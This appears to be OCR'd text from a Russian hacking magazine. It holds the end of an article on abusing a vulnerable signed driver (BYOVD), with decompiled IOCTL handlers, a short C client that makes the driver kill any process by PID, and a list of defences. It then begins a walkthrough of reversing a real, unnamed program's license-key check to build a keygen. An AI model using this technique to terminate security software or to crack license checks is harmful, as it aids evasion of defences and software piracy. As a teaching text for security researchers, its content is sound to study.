
Нам интересен именно `IRP_MJ_DEVICE_CONTROL`, поэтому смотрим в функцию `sub_140018ff8` и находим в ней различные case, которые и реализуют управляющие коды IOCTL.



```
v10 = a3;
v11 = userBuf;
*&DestinationString.Length = a7;
v12 = a8;
v13 = 0;
v47 = 0;
dword_14004D390 = -1073741808;
v14 = a6;
switch ( a6 )
{
  case 0x99889988:
    if ( a5 >= 4 && userBuf )
    {
      *userBuf = 1;
      a7[1] = 4i64;
      *a7 = 0;
      return 0i64;
    }
    goto LABEL_194;
  case 0x99888888:
    if ( qword_14004CD68 )
      _guard_dispatch_icall_fptr(1i64);
    *a7 = 0;
    return 0i64;
  case 0x99889999:
    if ( a3 == 8 && MasterIrp && a5 && userBuf )
    {
      v16 = sub_1400189C8(*MasterIrp, a8);
      v17 = v16;
      if ( v16 && (v18 = *(v16 + 24)) != 0 && (v19 = *(v16 + 32), v19 == a5) )
      {
        sub_140022240(v11, v18, v19);
        a7[1] = *(v17 + 32);
        *a7 = 0;
        return 0i64;
      }
      else
```

Наблюдаем различные IOCTL

Теперь дело техники: нужно посмотреть, что делает каждый case, чтобы найти что то интересное и полезное для нас. Немножко осмотревшись в коде, находим функцию, которая умеет завершать процессы по переданному PID.



```
memset(&ObjectAttributes.RootDirectory, 0, 20);
ClientId.UniqueThread = 0i64;
*&ObjectAttributes.SecurityDescriptor = 0i64;
ClientId.UniqueProcess = MasterIrp;
ObjectAttributes.Length = 48;
KeStackAttachProcess(qword_14004CD60, &ApcState);
v1 = ZwOpenProcess(&ProcessHandle, 1u, &ObjectAttributes, &ClientId);
v2 = v1 == 0;
if ( !v1 )
{
  if ( !ObReferenceObjectByHandle(ProcessHandle, 0, 0i64, 0, &Object, 0i64) )
  {
    switch ( dword_14004D448 )
    {
      case 1281:
        *(Object + 146) &= ~0x2000u;
        break;
      case 1282:
        *(Object + 144) &= ~0x2000u;
        break;
      case 1536:
        *(Object + 138) &= ~0x2000u;
        break;
      case 1537:
        *(Object + 156) &= ~0x2000u;
        break;
      case 1538:
        *(Object + 154) &= ~0x2000u;
        break;
    }
    ObfDereferenceObject(Object);
  }
  v2 = ZwTerminateProcess(ProcessHandle, 0);
  ZwClose(ProcessHandle);
}
KeUnstackDetachProcess(&ApcState);
return v2;
}
```

ZwOpenProcess и ZwTerminateProcess не могут не заинтересовать

Как видно из кода, функция завершает процесс, используя обращение к `ZwTerminateProcess`. То, что нужно! Запоминаем номер IOCTL запроса, который вызывает эту функцию.

ПИШЕМ КОД

Итак, реверс драйвера принес свои плоды, теперь нам нужно написать инструмент, который поможет проэксплуатировать драйвер и заставить его завершить любой процесс по нашей команде. Но сначала нам нужно обратиться к драйверу. Из юзермода это можно сделать при помощи функции DeviceIoControl, вот ее прототип:

```
BOOL DeviceIoControl(
  [in]                HANDLE       hDevice,
  [in]                DWORD        dwIoControlCode,
  [in, optional]      LPVOID       lpInBuffer,
  [in]                DWORD        nInBufferSize,
  [out, optional]     LPVOID       lpOutBuffer,
  [in]                DWORD        nOutBufferSize,
  [out, optional]     LPDWORD      lpBytesReturned,
  [in, out, optional] LPOVERLAPPED lpOverlapped
);
```

Обрати внимание на параметр `hDevice` его мы извлекаем из нашего дизасма, в момент, когда формируется символическая ссылка. А параметр `dwIoControlCode` — это номер ветки case, которая содержит вызов `ZwTerminateProcess`.

```
int main() {

    int status = 0, proc_id = 0;
    DWORD retBytes = 0;

    scanf("%u", &proc_id);

    HANDLE hDevice = CreateFileA(
        "\\\\.\\my_driver",
        GENERIC_WRITE|GENERIC_READ,
        0,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
        );

    status = DeviceIoControl(hDevice, 0x88889988, &proc_id, sizeof(
proc_id), NULL, 0, &retBytes, NULL);

        CloseHandle(hDevice);

    return 0;
}
```

Код предельно прост: при помощи `CreateFileA` мы получаем дескриптор устройства драйвера по его ссылке, которую мы обнаружили в процессе реверса, а вызов функции `DeviceIoControl` дает прямое указание драйверу выполнить то действие, которое указывается IOCTL кодом (аргумент `dwIoControlCode`). В нашем случае это завершение процесса по его ID. После выполнения этого кода драйвер при помощи вызова функции `ZwTerminateProcess` завершит процесс прямо из ядра!

МОЖНО ЛИ ЗАЩИТИТЬСЯ?

Разумеется, эта техника — не «серебряная пуля», потому что были разработаны контрмеры, которые помогают минимизировать риски, связанные с BYOVD:

- отзыв сертификата подписи драйвера;
- черный список драйверов;
- Virtualization-based Security (VBS) и Hypervisor-Protected Code Integrity (HVCI).

Давай пройдемся по каждому. Черный список собирает контрольные суммы и отпечатки драйверов, которые были замечены в атаках. Отзыв сертификата обнуляет действие сертификата подписи, и драйвер становится как будто неподписанным. А изоляция ядра на основе виртуализации (VBS и ее компонент HVCI) препятствует вредоносным действиям еще неизвестных, но использующихся для атак драйверов. Система виртуализации выступает корнем доверия и предполагает, что ядро может быть в любой момент скомпрометировано.

Все эти меры работают вместе и стали эффективными средствами для предотвращения атак BYOVD. Но сработают они, только если пользователь их не отключил специально, например для улучшения производительности.

ВЫВОДЫ

Надеюсь, мне удалось немного рассказать о тех методах и средствах, которыми пользуются одни из самых крутых хакерских группировок, а кто предупрежден, тот, как известно, вооружен. Как минимум ты уже знаешь, почему не стоит выключать защиту ядра Windows ради лишних 10% скорости!

ЗОЛОТОЙ КЛЮЧИК

Разбираем на примере принцип разработки кейгенов

MBK

Многие программы используют ключи для активации лицензии. Взломщики частенько пользуются этим и пишут кейгены, способные выдать сколько угодно ключей, которые софтина беспечно примет за настоящие. В этой статье я покажу на примере, как именно крякеры подбирают серийники и создают кейгены.

Для демонстрации я возьму реальную программу с не самой простой защитой, но по понятным причинам не буду называть ни ее, ни ее разработчика. Наша цель здесь лишь демонстрация уязвимости. Материал будет полезен разработчикам софта, желающим изучить технологию подбора лицензионных ключей и понять, как это делают злые крякеры. Надеюсь, это поможет в создании более совершенных защит.

WARNING

Статья имеет ознакомительный характер и предназначена для исследователей безопасности и специалистов по разработке защиты программного обеспечения. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Нарушение авторских прав и патентного законодательства, распространение контрафактного ПО и нарушение работы систем преследуются по закону.


Итак, условие задачи: предположим, есть некий набор простых консольных утилит. В триальном режиме каждая программа из этого набора работает с мелкими, но неприятными ограничениями, однако у нее присутствует ключ командной строки для ввода кода активации.

При использовании ключа есть два варианта: если код активации неверен, программа выдает строку «Error: Invalid License Key» и завершает работу, в противном случае отрабатывает без ограничений. Для наглядности упростим задачу: предположим, что программа ничем не защищена и не обфусцирована, написана на C (проверить это можно в Detect It Easy).

В принципе, триальные ограничения и проверка ключа в подобном случае патчатся одним байтом, но такой вариант мы рассматривать не будем. Наша задача реверсировать проверку ключа активации, формат которого нам неизвестен, и выяснить слабые места алгоритма. На этом примере я покажу, каким образом в подобных случаях действуют авторы кейгенов.

ПОДБОР КЛЮЧА

Предположим, что процедура проверки регистрационного ключа уже найдена. А вот выглядит она в нашем примере, на первый взгляд, весьма пугающе даже в преобразованном в псевдокод виде.




```
267 while ( 1 )
268 {
269   LOBYTE(v10) = v147[v10];
270   v15 = v159;
271   *(_DWORD *)v178 = v10;
272   if ( (_BYTE)v10 == 58 )
273   {
274     ++v152;
275   }
276   else
277   {
278     switch ( v152 )
279     {
280       case 0:
281         sub_49DAF0(v148, v178[0]);
282         goto LABEL_108;
283       case 1:
284         v152 = 2;
285         goto LABEL_10;
286       case 2:
287 LABEL_10:
288         if ( v150 < v165 )
289         {
290           v16 = v150;
291           v189 = v150 + 1;
292           v17 = v188;
293           if ( v165 >= 0x10 )
294             v17 = (int *)v11;
295           *((_BYTE *)v17 + v150) = v178[0];
296           *((_BYTE *)v17 + v16 + 1) = 0;
0009B62C sub_49C050:267 (49C22C) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)
```

Процедура проверки регистрационного ключа

Подбирать ключ будем пошагово. Начнем с того, что подставим в качестве регистрационного ключа произвольную строку (например, `00000000`) и будем трассировать отладчиком ее разбор до места, которое алгоритм сочтет неправильным. Затем исправляем строку соответствующим образом, чтобы проверка проходила, снова подставляем исправленную строку, ищем следующую несрабатывающую проверку и повторяем этот процесс до полного удовлетворения.

Это выглядит как великолепный план, верно? Однако на практике все оказывается не так просто. Дойдя до конца бесконечного (sic!) цикла `while(1)` с предыдущего скрина, алгоритм вываливается по условию в строке 741.



```
728             break;
729           default:
730             goto LABEL_119;
731         }
732       }
733       v46 = v176;
734 LABEL_111:
735       v59 = ++v156 < (unsigned int)v164;
736       v15 = v159;
737       if ( !v59 )
738         break;
739       v10 = v156;
740     }
741     if ( v152 != 7 || !*((_DWORD *)v148 + 4) )
742     {
743       if ( v46 >= 0x10 )
744       {
745         v136 = v46 + 1;
746         v137 = v14;
747         if ( v136 >= 0x1000 )
748         {
749           v14 = (void **)*(v14 - 1);
750           if ( (unsigned int)((char *)v137 - (char *)v14 - 4) > 0x1F )
751             goto LABEL_370;
752         }
753         sub_DDF8BD(v14);
754       }
755       if ( v169 >= 0x10 )
756       {
757         v138 = v15;
0009CD3F sub_49C050:743 (49D93F) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)
```

Алгоритм вываливается по условию в строке 741

При этом логический смысл псевдопеременных **`v152`** и **`v148`** нам неясен. Вернемся к самому первому скриншоту на нем псевдопеременная **`v152`** присутствует, видно условие ее инкремента и даже **`Switch`**, в котором она участвует в качестве аргумента.


Нетрудно догадаться, что условием инкремента **`v152`** является равенство текущего символа строки регистрационного кода 58. А это значит, что символ с кодом **`58=0x3A=":"`** — это символ — разделитель групп, которых по выходу из цикла должно насчитываться ровно семь.

Таким образом, мы определили общий формат регистрационного ключа. Он имеет следующий вид:

```
0000:1111:2222:3333:4444:5555:6666
```

Подставляем его в командную строку вместо прежнего и снова запускаем проверку.


Как и ожидалось, проверка в строке 741 (на предыдущем скрине) теперь срабатывает правильно. Следующая критическая проверка обнаруживается буквально несколькими строками ниже.



```
791         if ( v199 + 1 >= 0x1000 )
792         {
793           v141 = (char *)*((_DWORD *)Buffer[0] - 1);
794           if ( (unsigned int)(Buffer[0] - v141 - 4) > 0x1F )
795             goto LABEL_370;
796         }
797         sub_DDF8BD(v141);
798       }
799       v11 = Src;
800       goto LABEL_362;
801     }
802     if ( (unsigned __int8)sub_498490(v188, "ENTCPU") )
803     {
804       v177 = 0;
805       goto LABEL_118;
806     }
807     if ( (unsigned __int8)sub_498490(v188, "WEBCPU") )
808     {
809       v177 = 1;
810 LABEL_118:
811       v164 = v198;
812       if ( v198 )
813       {
814         v68 = 0;
815         Size = 0;
816         while ( 1 )
817         {
818           v69 = Buffer;
819           if ( v199 >= 0x10 )
820             v69 = (char *)Buffer[0];
0009C10E sub_49C050:802 (49CD0E) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)
```

Следующая проверка

Тут все предельно просто: группа **`1111`** последовательно проверяется на четыре шаблонных значениях **`ENTCPU`**, **`WEBCPU`**, **`OEM`** и **`ENTERP`**. Даже и не будем заморачиваться тем, что это значит, просто подставляем первое попавшееся значение **`ENTCPU`** в первую группу и выходим к следующей проверке.



```
920   v162 = 0;
921   v170 = 0;
922   do
923   {
924     v75 = v182;
925     if ( v167 >= 0x10 )
926       v75 = v13;
927     v76 = *((char *)v75 + v74) - 76;
928     if ( !v76 )
929     {
930       v162 = 1;
931       goto LABEL_184;
932     }
933     v77 = v76 - 1;
934     if ( !v77 )
935     {
936       v161 = 1;
937 LABEL_184:
938       v78 = v170;
939       goto LABEL_185;
940     }
941     if ( v77 != 10 )
942       goto LABEL_119;
943     v78 = 1;
944     v170 = 1;
945 LABEL_185:
946     ++v74;
947   }
948   while ( v74 < v157 );
949   if ( !v78 || v154 != 13 )
0009C4DA sub_49C050:948 (49D0DA) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)
```

Очередная проверка лицензионного ключа

